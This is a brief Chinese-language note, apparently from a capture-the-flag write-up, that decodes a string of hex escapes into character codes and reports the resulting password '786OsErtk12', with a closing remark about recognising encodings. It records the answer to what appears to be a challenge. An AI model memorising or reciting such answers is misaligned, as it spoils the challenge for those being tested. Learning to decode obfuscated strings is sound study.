\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30;这一大串应该就是密码了，不过我们不能直接输入进去，把它弄成别的试试；（\x 是16进制的unicode编码）绕了好久，我还是直接去找这个是啥吧，786OsErtk12；
总结：编码特征得要明白，不然只能抓瞎；